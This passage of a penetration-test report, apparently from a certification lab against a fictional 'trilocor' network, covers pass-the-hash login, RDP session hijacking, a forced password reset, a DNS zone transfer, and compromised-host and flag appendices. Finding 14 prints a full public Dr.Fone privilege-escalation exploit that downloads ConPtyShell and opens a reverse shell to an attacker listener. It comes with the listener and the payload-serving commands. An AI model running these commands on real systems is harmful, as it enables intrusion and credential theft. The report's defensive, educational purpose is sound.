
RID : 000001f4 (500)
User : Administrator
Hash NTLM: b3a92ef[[ ]]7d7fd89

[[ SNIP ]]
mimikatz(commandline) # exit
Bye!

C:\Users\Public>
```




This led to Privilege Escalate to the Administrator user and the attacker can log in using the hash



The user has a restriction on their account for RDP login. This restriction can be bypassed by disabling it through an evilwinrm login.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

```
xfreerdp /v:172.16.139.35 /u:administrator /pth:'b3a92e[[ SNIP ]]7fd89' /cert:ignore /size:
80 %
```





12. Privilege escalation via Login session Hijacking - High

CWE	CWE-287: Improper Authentication
CVSS 3.1	7.5 / CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	Login Session Hijacking is a technique where an attacker gains control over another user's session, potentially escalating their privileges. In this scenario, the attacker (with administrative privileges) hijacks the session of another user logged into the system.
Impact	• By hijacking the session of pthorp_adm, you can potentially access resources and data that are accessible to this user but not to the original administrative account. • The ability to interact with another user's session can lead to unauthorized access to sensitive information, applications, or network resources.
Remediation	Regularly audit and monitor user sessions using tools like query user and centralized logging solutions. Look for anomalies such as unexpected user logins or the creation of new services.
References	-

Finding Evidence

The query user command is used to list all users currently logged into the system. This reveals the presence of the pthorp_adm user session.

```
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>query user
USERNAME                SESSIONNAME              ID  STATE  IDLE TIME  LOGON TIME
pthorp_adm               rdp-tcp#5                2   Disc   1          6/7/2024 9:41 PM
>administrator          rdp-tcp#5                5   Active .         6/7/2024 10:41 PM

C:\Users\Administrator>sc create seh2 binpath="cmd.exe /k tscon 2 /dest:rdp-tcp#5"
[SC] CreateService SUCCESS

C:\Users\Administrator>net start seh_
```

Using administrative privileges, you create a new service that executes a payload, potentially granting access to the pthorp_adm session or running code under this user's context.


```
Administrator: Command Prompt

C:\Users\Administrator>query user
USERNAME                SESSIONNAME              ID  STATE  IDLE TIME  LOGON TIME
pthorp_adm               rdp-tcp#8                2   Disc   4          6/7/2024 9:41 PM
>administrator          rdp-tcp#8                5   Active .         6/7/2024 10:41 PM

C:\Users\Administrator>sc create sehj binpath="cmd.exe /k tscon 2 /dest:rdp-tcp#8"
[SC] CreateService SUCCESS

C:\Users\Administrator>net start sehj_
```


running `net start <servicename>` will give the session of pthorp_adm



but this is asking for the password, so we can change the password of this user using administrator privileges

```
PS C:\Users\Administrator> $username = "pthorpe_adm"
PS C:\Users\Administrator> $password = ConvertTo-SecureString "Qwerty@123" -AsPlainText -Force
PS C:\Users\Administrator> Set-LocalUser -Name $username -Password $password
PS C:\Users\Administrator> _
```

with new password we can log in as **pthorp_adm**






13. Account Takeover via Plain Text Credentials on Sticky Notes - High

CWE	TODO CWE
CVSS 3.1	7.5 / CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	An attacker gains unauthorized access to an account by finding plain text credentials written on sticky notes. This scenario highlights a common but often overlooked security vulnerability where users write down their passwords or other sensitive information and leave them in easily accessible locations.
Impact	1. Unauthorized Access: The attacker can gain unauthorized access to user accounts, potentially including those with active Directory privileged access. 2. Data Breach: Once inside the system, the attacker can access sensitive data, leading to potential data breaches that can compromise personal information, intellectual property, or other confidential information. 3. Privilege Escalation: If the attacker gains access to a low-privilege account, they may attempt further exploits to escalate privileges within the system.
Remediation	regularly educate and train users on the importance of secure password practices, emphasizing the risks of writing down passwords and leaving them in accessible places.
References	-


Finding Evidence

Login into `pthorp_adm` we can see the Sticky Notes in desktop





attacker login to the machine with this credentials




14. Wondershare Dr.Fone 12.0.7 - Privilege Escalation (ElevationService) - High

CWE	CVE : 2021-44595
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	An attacker exploits a known vulnerability in an old version of the Wondershare Dr.Fone application , which contains a privilege escalation flaw in its ElevationService . This allows the attacker to escalate their privileges to an administrative user on the system.
Impact	The attacker gains administrative privileges, providing them with complete control over the affected system.
Remediation	Regularly update all software applications to their latest versions. Ensure that Wondershare Dr.Fone and similar applications are updated to versions that have patched known vulnerabilities.
References	-

Finding Evidence

Login to the server using



in Desktop, we have seen some application and the Wondershare is running old version and vulnerable

```
# Exploit Title: Wondershare Dr.Fone 12.0.7 - Privilege Escalation (ElevationService)
# Date: 4/27/2022
# Exploit Author: Netanel Cohen & Tomer Peled
# Vendor Homepage: https://drfone.wondershare.net/
# Software Link: https://download.wondershare.net/drfone_full4008.exe
# Version: up to 12.0.7
# Tested on: Windows 10
# CVE : 2021-44595
# References: https://github.com/netanelc305/WonderShell

#Wondershare Dr. Fone Latest version as of 2021-12-06 is vulnerable to Incorrect Access Control. A normal user can send manually crafted packets to the
ElevationService.exe and #execute arbitrary code without any validation with SYSTEM privileges.

#!/bin/python3
import msgpackrpc

LADDR = "192.168.14.129"
LPORT = 1338

RADDR = "192.168.14.137"
RPORT = 12345

param = f"IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell {LADDR}
{int(LPORT)}"
client = msgpackrpc.Client(msgpackrpc.Address(RADDR, 12345))
result = client.call('system_s', 'powershell', param)

# stty raw -echo; (stty size; cat) | nc -lvnp 1338
```

share the exploit to the victim machine and run the exploit with python

```
S C:\Program Files\Python310> COPY N:\50913.py^C
S C:\Program Files\Python310> .\python.exe C:\Users\Public\50912.py
Traceback (most recent call last):
  File "C:\Users\Public\50912.py", line 24, in <module>
    result = client.call('system_s', 'powershell', param)
  File "C:\Program Files\Python310\lib\site-packages\msgpackrpc\session.py", line 41, in call
    return self.send_request(method, args).get()
  File "C:\Program Files\Python310\lib\site-packages\msgpackrpc\future.py", line 43, in get
    raise self._error
msgpackrpc.error.TimeoutError: Request timed out
S C:\Program Files\Python310>
```

this give as a shell on our net cat listener



```
tmux new -s cpts

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32>

kali@kali: ~/Desktop/CPTS
$ cd ws01
kali@kali: ~/Desktop/CPTS/ws01
$ ls
50912.py 50913.py Invoke-ConPtyShell.ps1 WsidService.exe ws01-sam.log
kali@kali: ~/Desktop/CPTS/ws01
$ python3 -m http.server 8067
Serving HTTP on 0.0.0.0 port 8067 (http://0.0.0.0:8067/) ...
127.0.0.1 - - [07/Jun/2024 20:06:09] "GET /Invoke-ConPtyShell.ps1 HTTP/1.1" 200 -
```

```
C:\Users\Administrator>set username & set computername
USERNAME=Administrator
COMPUTERNAME=WS01

C:\Users\Administrator>
```

15. zone transferring - Info

CWE	CWE-402: Transmission of Private Resources into a New Sphere ('Resource Leak')
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	DNS zone transfers replicate DNS records from primary to secondary servers for redundancy. Improper configurations can lead to unauthorized zone transfers, exposing sensitive network information like subdomains.
Impact	Discovered subdomains
Remediation	AXFR offers no authentication, so any client can ask a DNS server for a copy of the entire zone. This means that unless some kind of protection is introduced, an attacker can get a list of all hosts for a domain, which gives them a lot of potential attack vectors.
References	-



Finding Evidence

tester run the command

```
dig axfr trilocor.local <ip>
```

```
kali@kali ~/Desktop/CPTS
$ dig axfr trilocor.local @10.129.196.154

; <<>> DiG 9.19.21-1-Debian <<>> axfr trilocor.local @10.129.196.154
;; global options: +cmd
trilocor.local.      86400   IN      SOA     ns1.trilocor.local. dnsadmin.trilocor.local. 21 604800 86400 2419200 86400
trilocor.local.      86400   IN      NS      trilocor.local.
trilocor.local.      86400   IN      A       127.0.0.1
blog.trilocor.local. 86400   IN      A       127.0.0.1
careers.trilocor.local. 86400   IN      A       127.0.0.1
dev.trilocor.local.  86400   IN      A       127.0.0.1
portal.trilocor.local. 86400   IN      A       127.0.0.1
pr.trilocor.local.   86400   IN      A       127.0.0.1
remote.trilocor.local. 86400   IN      A       127.0.0.1
store.trilocor.local. 86400   IN      A       127.0.0.1
trilocor.local.      86400   IN      SOA     ns1.trilocor.local. dnsadmin.trilocor.local. 21 604800 86400 2419200 86400
;; Query time: 172 msec
;; SERVER: 10.129.196.154#53(10.129.196.154) (TCP)
;; WHEN: Thu Jun 06 19:36:26 PDT 2024
;; XFR size: 11 records (messages 1, bytes 338)

kali@kali ~/Desktop/CPTS
$
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Acme's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0



A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.191.44	80,7777	wordpress,Werkzeug	
172.16.139.10	80,7777		
172.16.139.3	88		
172.16.139.35	139,2024,4848,8080		
172.16.139.175			
172.16.210.5	88,139,445		
172.16.210.21	8080		
172.16.210.34	8084,873		



A.3 Subdomain Discovery

URL	Description	Discovery Method
www.trilocor.local	Trilocor main page	
blog.trilocor.local	Blog	Zone Tranfering
careers.trilocor.local	Trilocor - Job Portal	Zone Tranfering
dev.trilocor.local	UAT	Zone Tranfering
portal.trilocor.local	Human Resources login	Zone Tranfering
pr.trilocor.local	Trilocor Public Relations	Zone Tranfering
remote.trilocor.local	VPN	Zone Tranfering
store.trilocor.local	TRILOCOR Shop	Zone Tranfering
securetransfer-dev.trilocor.local	UAT	Directory Fuzzing
osticketapp.trilocor.local	UAT	source code
gogsusdev01.trilocor.local	UAT	ticket generation
uat01-eu.intranet.trilocor.local	UAT	from repositories



A.4 Exploited Hosts

Host	Scope	Method	Notes
WEB-NIX01	Public Facing	Sqli	
MS01	Internal linux	PRIVILEGES	
WS01	Internal	ACL Abuse	
DC01	Internal Domain Controller	DCSNYC	
DC02	Internal AD Cross Forest	cross forest Kerberoast attack	
ADMIN01	Internal AD Connected	web	
BACKUP01	linux		



A.5 Compromised Users

Username	Type	Method	Notes
www-data	linux	SQLi	
websvc	linux	vulnerbale api	
srvadm	linux	Werkzerg	
root	linux	DOcker	
MS01\svc_glassfish	windoes	glassfish server	
MS01\Administrator	windows	hash dump	
MS01\pthorp_admin	windows	session hijack	
WS01\devtest	windows	sticky note	
WS01\administrator	windows	wondershare	
troilcor\PTHORPE	active Direcorty	clear text password	
troilcor\JFLEMMING	active Direcorty	Phishing Using open share	
troilcor\KSALINAS	active Direcorty	kerberoast attack	
troilcor\SVC_TRILOCORSYNC	active Direcorty	weak passwoerd for Psafe3 file	
troilcor\ADMINISTRATOR	active Direcorty	WriteDACL Abuse	
troilcorai\svc_datakeeper	active Direcorty	Domain trust	
troilcorai\svc_veracrypt	active Direcorty	event log	
troilcorai\administrator	active Direcorty	privilenge	
ADMIN01\administrator	windows	Command execution	

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
ADMIN01\administrator	ADMIN01	Password changed
MS01\pthorp_admin	MS01	password changed



A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	c8601dccf970	67e21d845ce5279a2eb870fca1787afe	/home	SQLI
2.	WEB-NIX01	35c306ef686049266dd53065ba0dcb96	/home/websvc	API
3.	WEB-NIX01	43f40c9c680bb5ac7cfbdcce3136ae5f	/home/srvadm	Werkzerg
4.	WEB-NIX01	83dadb7c6d53508d02b089efc3182167	/root	Docker
5.	MS01	0b934e5f65ace7c003a75e8698201800	Desktop	glassfish serever
6.	MS01	775e8603841fe0ca6447e7a4f6ec23ed	Desktop	SeLoadDriverPrivilege
7.	WS01	e70a024080d44f7ae2bb68c0ede033f9	Desktop	session Hijacking
8.	WS01	54db41fea7f42a7a35dd350091174bd9	Desktop	weak password for psafe3 file
9.	DC01	f8e8731142c94e63ea6aac49b5ad359b	Desktop	dcsync
10.	DC02	eb50b7f93b26874c5b66294f17771523	Desktop	cross forest trust
11.	DC02	25d36e1585c43ed40fe6a1b8f4111dbf	desktop	privileges
12.	ADMIN01	2d06668165cc471db7a415b7bad1aaa	Desktop	web exploitationm

End of Report

*This report was rendered
by [SysReptor](#) with*

